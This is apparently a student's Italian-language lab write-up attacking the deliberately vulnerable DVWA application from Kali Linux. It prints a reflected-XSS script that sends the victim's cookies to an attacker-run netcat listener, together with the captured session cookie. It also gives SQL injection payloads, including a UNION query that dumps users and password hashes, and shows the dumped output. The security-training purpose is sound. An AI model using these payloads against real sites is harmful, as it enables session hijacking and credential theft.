

Exploit DVWA - XSS e SQL injection

In questo esercizio, ho configurato un laboratorio virtuale per sfruttare le vulnerabilità XSS (Cross-Site Scripting) e SQL Injection sulla Damn Vulnerable Web Application (DVWA). L'obiettivo era comprendere come queste vulnerabilità possano essere sfruttate in un ambiente controllato e di esplorare le tecniche necessarie per farlo.

Configurazione del Laboratorio

Per iniziare, ho configurato l'ambiente virtuale affinché la macchina DVWA fosse raggiungibile dalla macchina Kali Linux, utilizzata come attaccante. Per verificare la comunicazione tra le due macchine, ho eseguito un semplice comando ping dalla macchina Kali, ottenendo un esito positivo. Questo conferma che le due macchine possono comunicare correttamente.

Successivamente, ho aperto un terminale su Kali Linux e utilizzato Netcat per metterlo in ascolto sulla porta 80, eseguendo il comando:

```
nc -lvnp 80
```

Accesso a DVWA e Impostazione della Sicurezza

Dopo aver configurato Netcat, sono passato al browser di Kali e ho navigato all'indirizzo IP della macchina DVWA (192.168.1.246). Una volta entrato, mi sono diretto alla pagina di configurazione e ho abbassato il livello di sicurezza a "LOW". Questa impostazione è fondamentale per consentire il test delle vulnerabilità senza restrizioni.

Sfruttamento delle Vulnerabilità

Ho scelto di sfruttare una vulnerabilità XSS riflessa e una vulnerabilità SQL Injection.

XSS Riflesso

Per testare la vulnerabilità XSS riflessa, ho navigato nella sezione dedicata e ho inserito il seguente script:

```
1 <script>
2   var img = new Image();
3   img.src = "http://192.168.1.102/?cookie=" + document.cookie;
4 </script>
```

Questo script crea un'immagine invisibile che invia i cookie dell'utente all'indirizzo IP del mio attaccante (192.168.1.102). Quando un utente visita la pagina contenente questo script, il browser tenta di caricare l'immagine e, nel processo, invia i cookie al server attaccante.

Dopo aver inviato lo script, il terminale di Netcat ha restituito il seguente output, indicando che il cookie è stato catturato:

```
(kali@kali)-[~]
$ nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.1.102] from (UNKNOWN) [192.168.1.102] 35622
GET /?cookie=security=low;%20PHPSESSID=a6b95af3c28812c45d7fc99c9d875276 HTTP/1.1
Host: 192.168.1.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.246/
Priority: u=5, i
Username: admin
PHPIDS: disabled
```

In questo esercizio, ho configurato un laboratorio virtuale per l'utilizzo dell'SQL Injection sulla Damn Vulnerable Web Application (DVWA).

Configurazione del Laboratorio

Verifica della Comunicazione tra Kali e DVWA

Per prima cosa, ho configurato la comunicazione tra la macchina Kali Linux (l'attaccante) e la macchina Meta (che ospita DVWA). Ho utilizzato il comando ping da Kali per verificare la connettività.

Ho quindi aperto il browser e navigato all'indirizzo IP di DVWA, 192.168.1.246. Una volta dentro, ho abbassato il livello di sicurezza a "LOW" dalla pagina di configurazione, permettendo l'esecuzione di attacchi più semplici.

Sfruttamento delle Vulnerabilità


Vulnerabilità SQL Injection

Una volta che la configurazione era completa, sono passato alla sezione SQL Injection della DVWA. Ho scelto di sfruttare una vulnerabilità SQL Injection non blind. Ho inserito il primo script:

1' OR '1'='1

Risultato: Questo payload modifica la query originale, forzando il database a restituire un risultato vero per ogni riga, consentendo di accedere a dati non autorizzati. La pagina ha

mostrato risultati che confermavano la vulnerabilità, dimostrando che la protezione contro l'iniezione SQL era inefficace.




Secondo Payload per Estrazione di Dati

Successivamente, ho utilizzato un secondo script per ottenere nomi utente e password:

```
%' AND 1=0 UNION SELECT NULL, CONCAT(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) FROM users #
```

Risultato: Questo payload utilizza una UNION per combinare i risultati di una query che estrae i dati dalla tabella "users". In questo caso, i campi estratti includono il nome, il cognome, l'username e la password. Questo ha permesso di visualizzare le credenziali degli utenti memorizzate nel database.



[Home](#)
[Instructions](#)
[Setup](#)

[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[File Inclusion](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Upload](#)
[XSS reflected](#)
[XSS stored](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)
[Logout](#)

Vulnerability: SQL Injection

User ID:

```

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99

```

[More info](#)

XSS Riflesso --- XSS Persistente (o Stored) --- CSRF (Cross-Site Request Forgery)

- **XSS Riflesso:** Questo attacco si verifica quando un attaccante inietta uno script malevolo in un URL, che viene poi eseguito nel browser della vittima quando visita il link. Non persiste nel sito, ma può essere utilizzato per rubare informazioni sensibili come i cookie.
- **XSS Persistente (o Stored):** In questo caso, lo script iniettato viene memorizzato nel database del sito e viene eseguito ogni volta che un utente visita la pagina compromessa. Questo è più pericoloso in quanto può colpire più utenti.
- **CSRF (Cross-Site Request Forgery):** Questo attacco costringe un utente autenticato a inviare una richiesta non autorizzata a un'applicazione web in cui è autenticato, potenzialmente compromettendo la sicurezza dell'utente.

Queste tecniche di attacco evidenziano l'importanza di implementare misure di sicurezza adeguate per proteggere le applicazioni web. L'esercizio ha fornito una comprensione pratica delle vulnerabilità e delle contromisure necessarie per difendersi.

SQL Injection

Gli attacchi di SQL Injection rappresentano una delle minacce più comuni e pericolose per le applicazioni web. Questi attacchi si verificano quando un malintenzionato riesce a inserire comandi SQL malevoli in un campo di input, con l'intento di manipolare il database sottostante. Le conseguenze possono variare da accessi non autorizzati a dati sensibili fino alla compromissione completa di un sistema. Le applicazioni dovrebbero implementare misure di

sicurezza come l'uso di query parametrizzate e la validazione dell'input per prevenire questo tipo di attacco.

